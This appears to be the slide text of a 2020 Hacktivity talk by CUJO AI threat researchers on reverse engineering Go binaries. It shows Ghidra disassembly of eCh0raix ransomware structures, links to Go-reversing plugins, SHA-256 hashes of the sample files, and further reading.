                         *                          FUNCTION                        *
                         ************************************************************
undefined main.getInfo(undefined4 param_1, undefined4 param_2, undefined4 param_3, undefined4 param_4,...
undefined         AL:1           <RETURN>
undefined4        Stack[0x4]:4   param_1                          XREF[1]:     082087d0(R)
undefined4        Stack[0x8]:4   param_2                          XREF[1]:     082087db(R)
undefined4        Stack[0xc]:4   param_3                          XREF[6]:     082085d0(W),
                                                                               08208702(W),
```

func (*Int) Add

```
func (z *Int) Add(x, y *Int) *Int
```

```
void math/big.(*Int).Add(byte *param_1,byte *param_2,byte *param_3,undefined4 param_4)
```

Binary: eCh0raix – x86

CUJOAI

Future work

Planned enhancements

- Recover types
  - Description for types is available within the binary
  - Basic types: string, bool, numeric types (e.g. int8) etc.
  - Composite types: pointer, struct, func, interface etc.
  - https://golang.org/src/reflect/type.go

```
type main.Info struct{
        RsaPublicKey string
        Readme string
}
```

```
                    main.info_struct                                XREF[3]:     main.getInfo:082085fc(*),
                                                                                 main.getInfo:08208602(*),
                                                                                 08225100(*)
0824bd20 10 00 00 00     ddw        10h
0824bd24 0c 00 00 00     ddw        Ch
0824bd28 15 e7 c0 27     ddw        27C0E715h
0824bd2c 07              db         7h
0824bd2d 04              db         4h
0824bd2e 04              db         4h
0824bd2f 19              db         19h
0824bd30 28 c8 20 08     addr       PTR_PTR_type..hash.main.Info_0820c828
0824bd34 fc a0 2b 08     addr       DAT_082ba0fc
0824bd38 20 75 00 00     ddw        7520h
0824bd3c e0 a0 01 00     ddw        1A0E0h
0824bd40 00 00 00 00     ddw        0h
0824bd44 60 bd 24 08     addr       PTR_rsapublickey_structfield_0824bd60
0824bd48 02 00 00 00     ddw        2h
0824bd4c 02 00 00 00     ddw        2h
0824bd50 5c 0d 00 00     ddw        D5Ch
0824bd54 00 00           dw         0h
0824bd56 00 00           dw         0h
0824bd58 28 00 00 00     ddw        28h
0824bd5c 00 00 00 00     ddw        0h
```

```
                    PTR_rsapublickey_structfield_0824bd60           XREF[1]:     0824bd44(*)
0824bd60 60 aa 22 08     addr       rsapublickey_structfield
0824bd64 a0 a7 23 08     addr       string_type
0824bd68 00 00 00 00     ddw        0h
0824bd6c 18 cf 21 08     addr       readme_structfield
0824bd70 a0 a7 23 08     addr       string_type
0824bd74 10 00 00 00     ddw        10h
```

Binary: eCh0raix – x86

CUJOAI

Other researcher's work

Links

IDA Pro

- https://github.com/sibears/IDAGolangHelper
- https://github.com/strazzere/golang_loader_assist

radare2 / Cutter

- https://github.com/f0rki/r2-go-helpers
- https://github.com/JacobPimental/r2-gohelper/blob/master/golang_helper.py
- https://github.com/CarveSystems/gostringsr2

Binary Ninja

- https://github.com/f0rki/bn-goloader

Ghidra

- https://github.com/felberj/gotools
  Only handles linux/x86_64 binaries.
- https://github.com/ghidraninja/ghidra_scripts/blob/master/golang_renamer.py

Files used during the presentation

Hashes

File name	SHA-256
hello.c	ab84ee5bcc6507d870fdbb6597bed13f858bbe322dc566522723fd8669a6d073
hello.go	2f6f6b83179a239c5ed63cccf5082d0336b9a86ed93dcf0e03634c8e1ba8389b
hello_c	efe3a095cea591fe9f36b6dd8f67bd8e043c92678f479582f61aabf5428e4fc4
hello_c_strip	95bca2d8795243af30c3c00922240d85385ee2c6e161d242ec37fa986b423726
hello_go	4d18f9824fe6c1ce28f93af6d12bdb290633905a34678009505d216bf744ecb3
hello_go_strip	45a338dfddf59b3fd229ddd5822bc44e0d4a036f570b7eaa8a32958222af2be2
hello_go.exe	5ab9ab9ca2abf03199516285b4fc81e2884342211bf0b88b7684f87e61538c4d
hello_go_strip.exe	ca487812de31a5b74b3e43f399cb58d6bd6d8c422a4009788f22ed4bd4fd936c
eCh0raix - x86	154dea7cace3d58c0ceccb5a3b8d7e0347674a0e76daffa9fa53578c036d9357
eCh0raix - ARM	3d7ebe73319a3435293838296fbb86c2e920fd0ccc9169285cc2c4d7fa3f120d
Kaiji - x86_64	f4a64ab3ffc0b4a94fd07a55565f24915b7a1aaec58454df5e47d8f8a2eec22a
Kaiji - ARM	3e68118ad46b9eb64063b259fca5f6682c5c2cb18fd9a4e7d97969226b2e6fb4

References, additional reading

Other Go malware research

- https://rednaga.io/2016/09/21/reversing_go_binaries_like_a_pro/
- https://2016.zeronights.ru/wp-content/uploads/2016/12/GO_Zaytsev.pdf
- https://carvesystems.com/news/reverse-engineering-go-binaries-using-radare-2-and-python/
- https://www.pnfsoftware.com/blog/analyzing-golang-executables/
- https://github.com/strazzere/golang_loader_assist/blob/master/Bsides-GO-Forth-And-Reverse.pdf
- https://github.com/radareorg/r2con2020/blob/master/day2/r2_Gophers-AnalysisOfGoBinariesWithRadare2.pdf

CUJOAI

Hacktivity, Budapest
October 2020

Dorka Palotay
Senior Threat Researcher, CUJO AI
@pad0rka

Albert Zsigovits
Threat Researcher, CUJO AI
@albertzsigovits

CUJO AI Labs
https://github.com/getCUJO/ThreatIntel
@CujoaiLabs